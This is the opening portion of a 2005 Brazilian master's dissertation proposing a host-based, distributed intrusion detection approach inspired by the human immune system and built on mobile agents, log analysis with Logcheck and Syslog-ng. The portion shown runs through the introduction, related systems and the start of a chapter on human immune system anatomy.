UNIVERSIDADE FEDERAL DE SANTA CATARINA
PROGRAMA DE PÓS-GRADUAÇÃO EM
CIÊNCIA DA COMPUTAÇÃO

Renato Bobsin Machado

UMA ABORDAGEM DE DETECÇÃO DE INTRUSÃO BASEADA EM SISTEMAS IMUNOLÓGICOS ARTIFICIAIS E AGENTES MÓVEIS

Dissertação submetida à Universidade Federal de Santa Catarina como parte dos requisitos para a obtenção do grau de Mestre em Ciência da Computação

Prof. Dr. João Bosco Mangueira Sobral

Florianópolis, Fevereiro de 2005

UMA ABORDAGEM DE DETECÇÃO DE INTRUSÃO BASEADA EM SISTEMAS IMUNOLÓGICOS ARTIFICIAIS E AGENTES MÓVEIS

Renato Bobsin Machado

Esta Dissertação foi julgada adequada para a obtenção do título de Mestre em Ciência da Computação, Área de Concentração Sistemas de Computação e aprovada em sua forma final pelo Programa de Pós-Graduação em Ciência da Computação

Prof. Dr. Raul Sidnei Wazlawick
Coordenador do Curso de Pós-Graduação em Ciência da Computação

Banca Examinadora

Prof. Dr. João Bosco Mangueira Sobral
(Orientador)

Prof. Dr. Leandro Nunes de Castro Silva

Prof. Dra. Mirela Sechi Moretti Annoni Notare

Prof. Dr. Jovelino Falqueto

Pouco conhecimento, faz com que as criaturas se sintam orgulhosas. Muito conhecimento, que se sintam humildes. É assim que as espigas sem grãos erguem desdenhosamente a cabeça para o céu, enquanto que as cheias as baixam para a terra, sua mãe.

Leonard da Vinci

Dedico este trabalho a minha família, em especial aos meus pais, que não mediram esforços para me darem uma formação sólida.

AGRADECIMENTOS

Agradeço ao professor João Bosco Mangueira Sobral pelo apoio, ensinamentos, confiança e amizade. Um orientador no sentido mais amplo da palavra.

A Kathia Regina Lemos Jucá, que me ajudou desde a escolha do tema até sua conclusão. Uma pessoa excepcional que permitiu que o estímulo e a motivação vencessem as dificuldades.

Aos meus familiares que me apoiaram e incentivaram em todos os momentos de minha vida.

Aos professores Jorge Habib Hanna El Khouri e Juan Carlos Sotuyo que sempre nos motivaram e incentivaram. Verdadeiros exemplos de persistência e dignidade.

Aos amigos Wu Feng Chung e Huei Diana Lee pelo apoio incondicional em todos os momentos.

Aos amigos Emmanuele Sanabra Moraes Silva e Joylan Nunes Maciel pela ajuda na codificação de agentes.

A todos os pesquisadores do Labi, cuja convivência permitiu o compartilhamento de experiências e um ambiente favorável para o desenvolvimento da pesquisa.

Aos colegas e amigos Éder Nicolau, Emerson Barratela e Thiago Rodrigues pelas experiências compartilhadas com relação à segurança de redes.

A Teresinha Arnauts, pelo apoio, colaboração e amizade dispensados desde 1995.

Ao companheiro de estudos de finais de semana e grande amigo Igor Vinícius Mussoi de Lima pela ajuda e prestatividade em todos os momentos.

A todos os professores que fizeram parte de minha formação e nesta etapa, em especial, aos professores da UFSC que me passaram ensinamentos e cujo papel foi decisivo para a realização deste trabalho.

As instituições que sempre me apoiaram para a realização deste trabalho: Universidade Estadual do Oeste do Paraná (UNIOESTE), Laboratório de Bioinformática (LABI), Usina Hidrelétrica Itaipu Binacional, Instituto de Tecnologia em Automação e Informática (ITAI) e Parque Tecnológico Itaipu (PTI).

A UFSC que me aceitou em seu programa de Pós-Graduação e possibilitou meu aperfeiçoamento técnico e pessoal.

SUMÁRIO

LISTA DE FIGURAS

LISTA DE TABELAS

LISTA DE ABREVIATURAS

ACL ..... *Agents Communication Language*
APC ..... *Antigen Presentation Complex*
API ..... *Application Program Interface*
ASAX ..... *Advanced Security Audit Trail Analysis on Unix*
CERT ..... *Computer Emergency Response Team*
CIDF ..... *Common Intrusion Detection Framework*
CISL ..... *Common Intrusion Specification Language*
DDoS ..... *Distributed Deny of Service*
DNS ..... *Domain Name System*
DoS ..... *Deny of Service*
FTP ..... *File Transfer Protocol*
HIDS ..... *Host Based Intrusion Detection System*
HTTP ..... *Hyper Text Transfer Protocol*
IDA ..... *Intrusion Detection Agent*
IP ..... *Internet Protocol*
IPS ..... *Internet Service Provider*
KIF ..... *Knowledge Interchange Format*
KQML ..... *Knowledge Query and Manipulation Language*
MAF ..... *Mobile Agent Facility Specification*
MASIF ..... *Mobile Agent System Interoperability Facility*
NIDS ..... *Network Based Intrusion Detection System*
OMG ..... *Object Management Group*
POP3 ..... *Post Office Protocol version 3*
SDI ..... Sistema de Detecção de Intrusão
SDID ..... Sistema de Detecção de Intrusão Distribuído
SIA ..... Sistema Imunológico Artificial
SIH ..... Sistema Imunológico Humano
SMTP ..... *Simple Message Transfer Protocol*
SOAP ..... *Simple Object Access Protocol*
SSL ..... *Secure Socket Layer*
STAT ..... *State Transition Analysis Technique*
TCP ..... *Transmition Control Protocol*

RESUMO

Neste trabalho é apresentada uma abordagem para detecção de intrusão inspirada nos conceitos, princípios e propriedades do sistema imunológico humano. A abstração computacional aplica a técnica de detecção baseada em anomalias e tem por base a monitoração dos registros de auditoria dos sistemas operacionais *Unix-like*. Sua arquitetura é baseada em *host* e distribuída. O processo de geração de eventos é realizado pelo *Syslog-ng*, a análise é responsabilidade da ferramenta *Logcheck* e a distribuição e persistência dos registros, assim como a incorporação de ações reativas e pró-ativas são implementadas por uma arquitetura baseada em agentes móveis. Os resultados gerados pelo processo de análise são classificados como ataques, violações de segurança e eventos de segurança. Como contribuições, abstraíram-se computacionalmente importantes premissas de sistemas imunológicos artificiais, tais como detecção de anomalias, memorização e reatividade. Uma classe de experimentos permitiu analisar o desempenho e segurança de agentes móveis considerando-se distintos métodos de mobilidade, transações no banco de dados e tecnologias de redes. A aplicação da abordagem foi realizada em dois ambientes computacionais: uma empresa de computação e um provedor de internet. Isto permitiu uma redução significativa do número de registros reportados e analisados, como também facilitou a observação e análise eficaz das atividades dos *hosts* monitorados e possibilitou a implementação de respostas pró-ativas.

Palavras-Chaves: Sistemas Imunológicos Artificiais, Detecção de Intrusão, Agentes Móveis, Segurança de Redes.

ABSTRACT

An approach to distributed intrusion detection systems based on hosts and inspired in the concepts, principles and properties of an human immune system model, is presented. The computational conceptualization applies the technique of anomaly detection and is based on the monitoring of the auditory registers of Unix-like *operational systems. It´s architecture is based on host and distributed. The events generation process is carried out by* Syslog-ng, *the analysis is carried out with the* Logcheck *tool and the distribution and persistence of the activity registers, as well the incorporation of reactive and pro-active actions, are implemented in an architecture which uses mobile agents. The results generated by the analysis process are classified as either attacks, violations or security events. As contributions, important premises of artificial immune systems, such as anomaly detection, memorization and reactivity are conceptualized. One class of experiments allowed to evaluate the performance and security of the mobile agents applying distinct methods of mobility, data base transactions and network technologies. The application of the approach was carried out in two computational environments: a computer company and an Internet provider. This allowed a significant reduction in the number of reported and analyzed registers, and facilitated the observation and analysis efficiency of the activities of the hosts monitored, permitting the implementation of pro-active responses.*

Key words: *Artificial Immune Systems, Intrusion Detection, Mobile Agents, Network Security.*

1 INTRODUÇÃO

As últimas décadas têm se caracterizado pela expansão, em todos os níveis, da tecnologia da informação. Como conseqüência desse acentuado desenvolvimento tecnológico, as redes de computadores se tornaram um elemento essencial para o tratamento e distribuição de informações.

Esse contexto tornou a segurança de redes de computadores uma área de constante interesse e preocupação, promovendo o aumento quantitativo e qualitativo de técnicas com o intuito de proteger os ambientes computacionais. Em contrapartida, tem-se o aprimoramento e fácil disseminação de métodos intrusivos, caracterizando crimes computacionais que podem resultar na perda de produtividade, da disponibilidade, na violação de informações confidenciais, entre outros.

A necessidade por eficácia em segurança computacional tem crescido em função do aumento considerável na ocorrência de ataques (CERT/CC, 2004). Este problema cria um nicho para a pesquisa em segurança, tendo-se aplicado métodos cada vez mais arrojados.

A busca por uma infra-estrutura de segurança tem por subsídio os requisitos de privacidade, integridade, disponibilidade e autenticação. Baseado nessas características tem-se aplicado diversidade de métodos, entre as quais: sistemas especialistas, redes neurais artificiais, mineração de dados, agentes móveis e sistemas imunológicos artificiais.

Este trabalho tem por motivação esse cenário, consistindo em uma abordagem para detecção de intrusão inspirada nos conceitos oriundos do sistema imunológico humano (SIH) e aplicando a tecnologia de agentes móveis para a implementação de requisitos da solução. As tecnologias e trabalhos similares são apresentados nas próximas seções para posterior exposição da proposta deste trabalho, assim como das contribuições que se almeja alcançar.

1.1 Sistemas Imunológicos Artificiais

Nas últimas décadas, um número significativo de pesquisadores em computação passou a utilizar fenômenos da natureza como inspiração para a resolução de problemas em diversas áreas. Pode-se citar como exemplos as redes neurais artificiais, algoritmos evolutivos, computação por *DNA* ou molecular, comportamento de formigas, entre outras (CASTRO; ZUBEN, 2004a). Mais recentemente, pesquisadores vêm procurando nos conceitos de SIHs mecanismos e teorias capazes de levar à concepção de novas técnicas para a solução de problemas da área computacional (CASTRO, 2001; CASTRO; TIMMIS, 2002; CASTRO; ZUBEN, 2004b).

O SIH (KEPHART, 1994; SOMAYAJI et al., 1997; UNDERSTANDING, 1997; HOFMEYR; FORREST, 1999) consiste em um conjunto de órgãos, células e moléculas que são responsáveis pela defesa do corpo contra ataques de invasores externos, tais como bactérias, vírus ou parasitas. Para realizar essa tarefa é necessário distinguir moléculas e células do próprio corpo (`self`) das moléculas estrangeiras (`nonself`). Essa arquitetura é composta por camadas com funções específicas, entre as quais o sistema imunológico inato e o sistema imunológico adaptativo. Esses sistemas trabalham em conjunto na tarefa de reconhecimento de padrões `patogênicos`, na criação de uma memória imunológica e são responsáveis pela geração de respostas aos agentes agressores.

A partir desses conceitos surgiram propostas e arquiteturas para a modelagem e aplicação de princípios imunológicos no desenvolvimento de ferramentas computacionais, originando os sistemas imunológicos artificiais (SIA). Essa tecnologia vem sendo utilizada em diversas áreas, incluindo reconhecimento de padrões, detecção de faltas e anomalias, otimização, controle, robótica, escalonamento, análise de dados, aprendizagem de máquina e segurança computacional (CASTRO, 2001).

Os SIAs possuem uma aplicação direta à segurança de redes, sendo que ambos enfrentam um problema muito similar, a proteção do sistema (organismo) contra agentes invasores. Além desse aspecto, as áreas possuem tarefas idênticas no sentido de reconhecimento de padrões intrusivos, distinção entre ações que violam e as que não violam as políticas de segurança e geração de respostas pró-ativas.

1.2 Agentes Móveis

O conceito de agentes foi estabelecido na década de 80, paralelamente, pelas comunidades de inteligência artificial e agentes de software. As propriedades fundamentais dos agentes são a autonomia, reatividade, pró-atividade, cooperação e capacidade de aprendizagem (WOOLDRIDGE; JENNINGS, 1995; RUSSELL; NORVIG, 1995; PHAM; KARMOUCH, 1998).

A combinação de diferentes características definem distintos tipos de agentes. Dentre esses, os agentes móveis possuem a capacidade de se locomover entre *hosts* de uma rede e realizar tarefas de forma autônoma. O paradigma de agentes móveis é uma alternativa à tradicional arquitetura cliente/servidor, combinando interações locais com mobilidade de código. Essa característica tem possibilitado sua aplicação em diversas áreas, entre as quais comércio eletrônico, indústria automobilística, aplicações médicas, monitoração e segurança de redes de computadores.

No que concerne à linha de pesquisa em SIAs, as abordagens baseadas em agentes tem sido muito empregadas, com destaque para aplicações direcionadas à segurança computacional (CASTRO, 2001). Essa tecnologia representa uma evolução conceitual em sistemas distribuídos e suas propriedades constituem características desejadas para este modelo, permitindo abstrair computacionalmente processos imunológicos, tais como mobilidade, distribuição, persistência, reatividade, clonagem e mutações.

1.3 Trabalhos Relacionados

Este trabalho é uma continuidade do projeto "Uma Abordagem de Detecção de Intrusão Baseada no SIH " (JUCÁ, 2001; JUCÁ et al., 2003), o qual utilizou os sistemas *ASAX* (MOUNJI; CHARLIER, 1997), *IDA* (ASAKA et al., 1999) e *STAT* (VIGNA et al., 2000) para a definição de requisitos, métodos e tecnologias aplicáveis. As principais características dessas propostas são descritas nas próximas subseções.

1.3.1 Advanced Security Audit Trail Analysis on Unix - ASAX

O *ASAX* (MOUNJI; CHARLIER, 1997) é um sistema de detecção de intrusão, baseado na linguagem RUSSEL, que possui a capacidade de analisar uma seqüência arbitrária de arquivos e pacotes de rede. Possui como características:

- Os registros de auditoria são analisados seqüencialmente. As regras de análise

são ativas, permitindo a alteração de variáveis globais, geração de novas regras, disparo de alarmes e emissão de mensagens de segurança para o administrador.

- A geração de novas regras é um mecanismo especial, na qual a ativação ocorre imediatamente ou no próximo registro. Normalmente uma regra é ativada pelo registro quando os prefixos de uma seqüência particular é detectada.

- Quando todas as regras que estão ativas para o registro foram executadas, o próximo registro é lido e as regras ativadas anteriormente são executadas.

- Para iniciar o processo, um conjunto de regras inicial é ativado para o primeiro registro. Em uma arquitetura distribuída tem-se a divisão em nível local e global. Dessa forma, as máquinas escravas analisam seus registros de auditoria localmente e emitem à estação central os registros filtrados. Na estação central é realizada uma análise mais apurada.

1.3.2 Intrusion Detection Agent - IDA

O sistema de detecção de intrusão *IDA* (ASAKA et al., 1999) aborda dois modelos de ataque: remoto e local. Embora em ambas as formas cada atividade de intrusão seja diferente, os rastros deixados pelas intrusões são comuns a diversos tipos de ataques. Dessa forma, o *IDA* supõe que as atividades podem ser monitoradas por meio dos rastros conhecidos e deixados no sistema.

O sistema é composto por agentes móveis autônomos que coletam informações sobre intrusões. Os principais componentes do sistema são:

- Administrador: Deve estar presente em todos os segmentos de rede e é responsável pela análise das informações coletadas pelos agentes, administração dos agentes móveis, interface entre o sistema e usuários e acumulação dos dados adquiridos.

- Sensor: Possui a tarefa de monitorar os registros de *logs* à procura de rastros, e ao encontrá-los informa o administrador sobre o tipo de intrusão.

- Rastreador: Agente responsável por traçar a rota de uma intrusão e identificar seu ponto de origem, permitindo encontrar nós intermediários que possam estar compromissados.

- Coletor: Agente móvel instanciado em cada nó da rede pelo agente rastreador, o qual compila as informações e relata ao administrador.

- Repositórios: É o mecanismo utilizado em todos os sistemas para a troca de informações entre o agente rastreador e coletor.

Como pontos fortes, essa ferramenta permite a detecção de novas e desconhecidas formas de ataque e identifica rotas de intrusão. Essas características são obtidas sem causar sobrecarga na rede, além de ser de fácil utilização e manutenção.

1.3.3 State Transition Analysis Technique - STAT

O *STAT* (VIGNA et al., 2000) é um sistema de detecção de intrusão aplicando o técnica de sistemas especialistas. O modelo baseado foi baseado no estudo da seqüência de mudança de estados que conduzem o computador de uma situação inicial (antes da intrusão) para uma situação final (comprometida). Essa abordagem identifica precisamente os requisitos e os danos da intrusão, listando somente aqueles eventos críticos que devem ocorrer para o sucesso da intrusão. Como fontes de informações podem ser aplicados tanto registros de auditoria quanto pacotes de rede obtidos por monitoração de tráfego.

O acervo de informações identificadas com relação aos rastros dos ataques bem sucedidos constitui a base do sistema especialista *STAT*.

1.4 Linha de Pesquisa em Segurança Computacional

A preocupação com segurança computacional e o atual cenário tecnológico motivaram o início de uma linha de pesquisa dentro do Programa de Pós-Graduação em Ciência da Computação (PPGCC) da Universidade Federal de Santa Catarina (UFSC). Com o intuito de pesquisar métodos computacionais destinados à segurança de redes e de aplicações constitui-se o grupo de pesquisa *Distributed Mobile Computing and Network Security Research Group*, originando uma linha de pesquisa inter-institucional entre a Universidade Federal de Santa Catarina (UFSC), Universidade Estadual do Oeste do Paraná (UNIOESTE), University of Otawa e Faculdades Integradas Bardal.

Nas próximas subseções apresenta-se o trabalho *Uma Abordagem de Detecção de Intrusão Baseada no Sistema Imunológico Humano* (JUCÁ, 2001), que o foi o precursor dessa linha de pesquisa no PPGCC. Posteriormente será apresentada a proposta deste trabalho, que constitui uma continuidade ao projeto de Jucá (2001).

1.4.1 Uma Abordagem de Detecção de Intrusão Baseada no Sistema Imunológico Humano

Este foi um trabalho pioneiro dentro da linha de pesquisa em segurança computacional do PPGCC (JUCÁ, 2001), constituindo uma abordagem para detecção de intrusão aplicando conceitos e propriedades do SIH e características observadas nas ferramentas estudadas: *ASAX*, *IDA* e *STAT*.

Nesta abordagem adotou-se o método de detecção baseado em anomalias, arquitetura centralizada e baseada em *host* e respostas passivas por meio do envio de *emails* aos administradores. Para a geração de eventos foram utilizados os geradores de *logs Syslog* e *Syslog-ng* e para a tarefa de análise foi aplicada a ferramenta *Logcheck*. A solução baseia-se na monitoração e análise seqüencial de *logs*, universalidade do ambiente operacional *UNIX*, reconhecimento de anomalias e envio de alarmes ao administrador.

O modelo foi definido dentro da área de pesquisa de sistemas imunológicos artificiais aplicados à segurança de redes, tendo-se utilizado algumas metáforas baseadas em uma arquitetura proposta pelos autores Somayaji et al. (1997). A partir desta arquitetura, *Protegendo os Processos Ativos em um Computador*, definiu-se um modelo multinível, oferecendo proteções em cada um dos níveis. O mais externo foi implementado pelos mecanismos de controle e monitoração da rede, que atuam como a pele e as mucosas. Os mecanismos tradicionais de segurança, tais como sistema de arquivos, permissões dos arquivos e controle de acessos, foram projetados como o sistema imunológico inato, consituindo o segundo nível. O sistema imunológico adaptativo, terceiro nível, foi implementado por um programa que atua como um `linfócito` (*Logcheck*) e pelos *patches* e atualizações, análogos às vacinas.

Este modelo foi aplicado experimentalmente nos servidores do Centro de Ciências Físicas e Matemáticas e do Centro de Comunicação e Expressão da UFSC. Entre as contribuições do projeto cita-se:

a) Abordagem de monitoração de registros de atividades com as seguintes características: serviços atendidos pelo servidor em tempo real, análise seqüencial no formato padronizado pela ferramenta de registro de *log* do sistema operacional (*Syslog*, *Syslog-ng*), processamento local e análise baseado na identificação de anomalia.

b) O paralelo estabelecido entre as características básicas do sistema operacional *UNIX* e os conceitos inerentes ao SIH permitiu um aumento da sensibilidade

quanto aos problemas de segurança encontrados no cotidiano.

c) A abordagem implementada atendeu aos princípios imunológicos da diversidade, adaptabilidade, memória imunológica, especificação de política implícita e detecção de anomalia.

d) Separação dos registros de atividades em dois conjuntos, um das atividades normais de um *host* (`self`) e outro do conjunto das atividades intrusas de um *host* (`nonself`).

e) Os resultados indicaram uma redução de até *50 %* no número de registros de atividades, os quais são reportados ao administrador.

1.4.2 Proposta desta Dissertação

Esta proposta é o segundo trabalho na linha de pesquisa em Segurança Computacional do PPGCC, constituindo uma abordagem que dá seguimento ao trabalho de Jucá (2001). Nesta abordagem é adotada a padronização para a construção de ferramentas de detecção de intrusão *Common Intrusion Detection Framework* (*CIDF*), onde são definidos os requisitos de aquisição, análise, armazenamento e respostas.

O modelo segue a proposta de Jucá (2001) com relação a inspiração biológica, arquitetura baseada em *host*, método de detecção baseado em anomalias, aplicação do gerador de *logs Syslog-ng* e utilização da ferramenta *Logcheck* para análise. Com relação as características evolutivas propõe-se um sistema com componentes distribuídos, armazenamento dos *logs* analisados em computadores remotos, implementação de padrões de reatividade pró-ativos e possibilidade de utilização do sistema de detecção de intrusão em tempo contínuo. Para implementar-se esses requisitos adicionais foi aplicada a tecnologia de Agentes Móveis.

Em função dos objetivos definidos para a abordagem, enfaticamente por tratar-se de uma solução distribuída, aplicou-se outra arquitetura de sistemas imunológicos artificiais proposta pelos autores Somayaji et al. (1997) denominada *Protegendo uma Rede Confiável de Computadores*. Nesta arquitetura são definidas algumas metáforas, de forma que cada computador da rede corresponde a um órgão de um animal e cada processo é análogo a uma célula, sendo que um organismo consiste em uma rede de computadores mutuamente confiáveis. As propriedades dos sistemas imunológicos influenciaram a definição de requisitos responsáveis pela identificação de anomalias, memorização, distribuição dos resultados e geração de respostas específicas.

De acordo com o modelo proposto, os *logs* são analisados seqüencialmente e classificados por meio de conjuntos de palavras-chaves que permitem diferenciar atividades normais das intrusões em sistemas computacionais. Após a detecção, têm-se uma arquitetura de agentes estacionários e móveis responsáveis pela monitoração, distribuição, persistência e geração de respostas específicas (atuam como distintos tipos de `leucócitos` do sistema imunológico).

Os principais objetivos deste trabalho são a definição de um modelo para detecção de intrusão aplicando as tecnologias de sistemas imunológicos artificias (SIA) e agentes móveis, realização de experimentos para analisar o desempenho e segurança da aplicação de agentes móveis e avaliar a aplicação do modelo em distintos ambientes computacionais. As contribuições esperadas incluem o atendimento às funções de detecção, análise e reação inspiradas no SIH, compatibilidade com as padronizações definidas para sistemas de detecção de intrusão e aplicação de agentes, redução no número de eventos reportados e do número de falsos negativos e tornar a análise das atividades dos *hosts* monitorados mais fácil e eficiente.

1.5 Estrutura do Trabalho

No Capítulo 2 são apresentados os conceitos relativos ao sistema imunológico humano e aos sistemas imunológicos artificiais, incluindo sua anatomia, arquiteturas, processos de detecção e reatividade, propriedades e princípios.

O Capítulo 3 é destinado a apresentar o problema da segurança de redes e os métodos aplicáveis para detecção de intrusão. Também define-se a evolução dos SIAs para desenvolvimento de técnicas direcionadas à segurança de redes.

No Capítulo 4 é definida a tecnologia de agentes móveis, citando propriedades e características que a diferenciam entre os distintos paradigmas aplicados em sistemas distribuídos. Também é apresentado um comparativo entre importantes plataformas de agentes móveis existentes, definindo-se a escolha da plataforma de agentes móveis *Grasshopper* para compor o presente modelo.

No Capítulo 5 apresenta-se detalhadamente a proposta da abordagem de detecção de intrusão deste trabalho. Na primeira parte do capítulo define-se o projeto computacional, mencionando configurações, tecnologias utilizadas e suas particularidades. A segunda parte do capítulo contém a definição do modelo imunológico artificial, onde apresenta-se a arquitetura imunológica que motivou a escolha de cada componente descrito no modelo computacional.

No Capítulo 6 são apresentadas as classes de experimentos realizados e discutidos os resultados obtidos. A primeira seção é destinada à avaliação de desempenho e segurança de agentes móveis em função das características do problema. Na segunda seção são abordados os resultados obtidos pela aplicação do modelo em dois ambientes computacionais.

No Capítulo 7 são apresentadas as conclusões, contribuições e propostas para trabalhos futuros.

Para a elaboração do texto aplicou-se algumas padronizações, termos em inglês são apresentados em *itálico*, terminologias da áreas biológica são ressaltados em fonte `verbatim` e ferramentas computacionais são destadas com fonte *emphasise*.

2 SISTEMAS IMUNOLÓGICOS

Os conceitos, princípios e propriedades do sistema imunológico humano (SIH) constituem uma fonte de inspiração para distintas aplicações computacionais. Exemplos dessas abordagens incluem gerenciamento de banco de dados, detecção de vírus e em especial como mecanismo para implementação de um robusto modelo para segurança de redes de computadores (CASTRO, 2001; CASTRO; TIMMIS, 2002). A utilização desses conceitos tem por subsídio o entendimento e a abstração dos processos de detecção e reação imunológicas, inspirando a área de pesquisa denominada imunologia computacional.

Nesse capítulo são definidos a anatomia, processos, princípios e propriedades do SIH. Posteriormente conceitua-se sistemas imunológicos artificiais (SIA) e sua aplicabilidade.

2.1 Sistema Imunológico Humano

A ciência que estuda a imunologia é relativamente nova, foi originada em 1796 e atribuída à *Edward Jenner*. Desse período até os dias atuais desenvolveram-se muitas pesquisas, teorias e descobertas, tais como: vacinação contra diversas doenças, descoberta e síntese de `anticorpos`, especificidade, seleção clonal, estrutura e diversidade de receptores de `antígenos`, entre outras.

A palavra `Imunologia` vem do latim *immunis* ou *immunitas* e significa "isento de carga", onde carga pode ser interpretada como uma enfermidade (CASTRO, 2001). Dessa forma, são classificadas como `imunes` pessoas ou animais que mesmo infectadas não desenvolvem doenças, devido a alguma forma de resistência, que pode ser natural ou adaptativa.

O SIH consiste em um conjunto de órgãos, células e moléculas responsáveis pela defesa do corpo contra ataques de invasores externos, tais como bactérias, vírus, fungos ou parasitas (UNDERSTANDING, 1997). Para realizar essa tarefa é necessá-

rio distinguir moléculas e células do próprio corpo (Antígenos Self) de moléculas estrangeiras (Antígenos Nonself). Essa diferenciação implica na necessidade de reconhecimento de padrões, permitindo a detecção e eliminação de elementos patogênicos. O SIH é capaz de reconhecer milhões de células invasoras, assim como de produzir moléculas e células para combinar e combater cada uma delas (FORREST et al., 1996; HOFMEYR, 1999; JUCÁ, 2001).

A anatomia do SIH é composta por camadas com funções específicas (SOMAYAJI et al., 1998; JUCÁ, 2001; CASTRO, 2001), sendo que o aprendizado ocorre no primeiro contato com algum patógeno desconhecido. Após a eliminação da infecção, o conhecimento é armazenado em uma memória imunológica, permitindo que em um segundo contato com a mesma patogenia a resposta seja mais rápida e eficaz.

O SIH é dividido em inato e adaptativo. O primeiro destaca-se por sua natureza congênita e por sua capacidade limitada em diferenciar agentes patogênicos, possuindo uma reação similar contra a maioria dos agentes infecciosos. O sistema adaptativo caracteriza-se pela capacidade de diferenciar especificamente um patógeno, memorização e produção de respostas especializadas.

Os componentes do sistema adaptativo são essencialmente os linfócitos, destacando-se dois tipos particulares, células T e células B. Existem milhões dessas células circulando pelo corpo por meio do sistema linfático, caracterizando-se como detectores móveis e independentes que cooperam na detecção e eliminação de invasores.

2.1.1 Anatomia do Sistema Imunológico Humano

Os elementos do SIH (órgãos, células e moléculas) possuem funções específicas e agem cooperativamente para o reconhecimento de patogenias e elaboração de respostas. Nessa seção são descritos esses órgãos e células, assim como os diferentes níveis de defesa, barreiras do SIH, presentes no organismo.

Órgãos do Sistema Imunológico Humano

Os órgãos e tecidos que compõem o SIH estão distribuídos por todo o corpo. Esses órgãos são referenciados como linfóides por estarem relacionados com o crescimento, produção e desenvolvimento de linfócitos (UNDERSTANDING, 1997; JUCÁ, 2001; CASTRO; ZUBEN, 2004b).

Os órgãos linfóides são classificados em primários e secundários. Os primeiros

são responsáveis pela produção e maturação de linfócitos, incluindo o timo e a medula óssea. Os secundários são os órgãos onde os linfócitos estimulam a produção de anticorpos, entre os quais citam-se as adenóides, baço, placas de peyer, apêndice, linfonodos e vasos linfáticos. Esse conjunto de órgãos está distribuído conforme a Figura 2.1 .




Figura 2.1: Anatomia do Sistema Imunológico Humano. Adaptado de Castro (2001).

a) **Órgãos linfóides primários**:

· **Medula óssea**: É o órgão responsável pela geração de elementos sangüíneos, tais como as hemácias, monócitos, plaquetas, linfócitos B e leucócitos polimorfonucleares (granulócitos). É o local onde se desenvolvem as células B e células-tronco.

· **Timo**: Local onde as células T se desenvolvem, sendo que algumas células migram da medula óssea para o timo e transformam-se em células T.

b) **Órgãos linfóides secundários**:

· **Amígdalas e adenóides**: Local onde estão presentes grandes quantidades de células linfóides e constituem a parte do SIH associada às mucosas ou ao intestino.

· **Linfonodos**: Ambiente onde ocorre a resposta imunológica adaptativa, caracterizados por um vasto sistema de vasos responsáveis pela coleta de fluído

extracelular dos tecidos, fazendo-o retornar para o sangue. Esse fluído é produzido pela filtragem do sangue e denomina-se linfa.

· **Apêndice e Placas de Peyer**: Linfonodos especializados contendo células imunológicas destinadas à proteção do sistema gastrointestinal;

· **Baço**: É o único órgão linfóide na corrente sangüínea. Possui a função de remover as células sangüíneas envelhecidas e combater organismos que invadem a corrente sangüínea ou são levados por ela até o baço.

· **Vasos linfáticos**: Rede de canais que transporta a linfa para o sangue e órgãos linfóides. Os vasos aferentes drenam o líquido dos tecidos e carregam as células portadoras dos antígenos dos locais de infecção para os órgãos linfáticos. As células apresentam o antígeno aos linfócitos que estão circulando.

Células do Sistema Imunológico Humano

O SIH possui células responsáveis por atividades específicas e que estão diretamente relacionadas aos órgãos imunológicos. As respostas imunológicas são classificadas como inatas ou adaptativas e são realizadas pelas células brancas (leucócitos). A imunidade inata é efetuada pelos fagócitos e granulócitos, enquanto a imunidade adaptativa é mediada pelos linfócitos (CASTRO, 2001). Essa hierarquia é apresentada na Figura 2.2 .




Figura 2.2: Hierarquia de Células do Sistema Imunológico. Adaptado de Castro (2001).

As funções exercidas por essas células e algumas interações são apresentadas a seguir (CASTRO, 2001; UNDERSTANDING, 1997):

a) **Fagócitos**: São grandes células brancas que digerem microorganismos invasores e outras partículas. Possuem a capacidade de expor os antígenos para as células linfóides. Os tipos de fagócitos mais importantes para o SIH são os monócitos e os macrófagos.

b) **Monócitos**: Células que circulam no sangue e se tornam macrófagos ao entrarem nos tecidos.

c) **Macrófagos**: São células que desempenham diversas atividades, mas atuam principalmente como coletores de resíduos e como células reguladoras no desenvolvimento de respostas imunológicas. São responsáveis pela fragmentação dos antígenos e apresentação aos linfócitos durante a resposta imunológica inata.

d) **Granulócitos**: São leucócitos polimorfonucleares divididos. Atuam ingerindo patógenos e na defesa contra parasitas. São muito importantes na resposta inata.

